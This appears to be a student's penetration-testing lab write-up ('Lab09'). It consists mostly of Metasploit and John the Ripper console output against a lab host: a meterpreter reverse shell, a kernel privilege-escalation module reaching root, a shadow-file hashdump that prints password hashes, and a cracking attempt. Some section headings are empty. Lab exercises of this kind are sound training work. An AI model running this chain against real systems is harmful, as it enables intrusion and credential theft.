

Lab09


Step1. Exploitation




Step 2. Post-Exploitation

Enumeration:




Hashdump:

```
msf6 post(linux/gather/checkvm) > use 3
msf6 post(linux/gather/hashdump) > sessions

Active sessions
===============

  Id  Name  Type                   Information            Connection
  --  ----  ----                   -----------            ----------
  1         meterpreter x86/linux  www-data @ 10.10.4.10  10.10.4.131:4444 → 10.10.4.10:33378 (10.10.4.10)

msf6 post(linux/gather/hashdump) > set session 1
session ⇒ 1
msf6 post(linux/gather/hashdump) > exploit
[-] Post aborted due to failure: no-access: Shadow file must be readable in order to dump hashes
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 22198 created.
Channel 4 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 post(linux/gather/hashdump) >
```


Priviledge escalation:

```
msf6 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > exploit
[*] Started reverse TCP handler on 10.10.4.131:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.1gpWJ6l' (235 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 10.10.4.10
[*] Meterpreter session 2 opened (10.10.4.131:4444 → 10.10.4.10:34821) at 2025-03-20 06:08:30 -0400

meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help           Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions 1
[*] Backgrounding session 2...
meterpreter > sessions 2
[*] Backgrounding session 1...
meterpreter > shell
Process 22420 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
exit
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(linux/local/rds_rds_page_copy_user_priv_esc) >
```

Hashdump again:

```
ashdump

msf6 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > use 3
msf6 post(linux/gather/hashdump) > options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set session 2
session => 2
msf6 post(linux/gather/hashdump) > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(linux/gather/hashdump) > sessions

Active sessions
===============

  Id  Name  Type                   Information        Connection
  --  ----  ----                   -----------        ----------
  2         meterpreter x86/linux  root @ 10.10.4.10  10.10.4.131:4444 → 10.10.4.10:34821 (10.10.4.1
                                                      0)

msf6 post(linux/gather/hashdump) > exploit
[+] root:$6$GUZ2FiFh$Gte3X3tiK1jEGB83oZnD7TyiogYS0lind43lpVJxN5dL/W0CsnHJfW9X7XBzMUUndXo8WCGYBPaYP79dwo
..n.:0:0:root:/root:/bin/bash
[+] user:$6$vGtj5JSH$mT18gcTVlO6HV.NYH0mx3/ItiiwKK.HyjV..RLxG6e.Gz9W894nBkn9wjQoaLUcL4W65pHicFVBUAOh8MM
TJf1:1000:1000:user,,,:/home/user:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20250320061540_default_10.10.4.10_linux.hashes_1054
31.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >
```

Pivoting:



Password Cracking:

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/john/password.lst /home/kali/lab09-hashdump.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2025-03-20 06:42) 0g/s 2175p/s 4350c/s 4350C/s jussi..sss
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show /home/kali/lab09-hashdump.txt
0 password hashes cracked, 2 left
```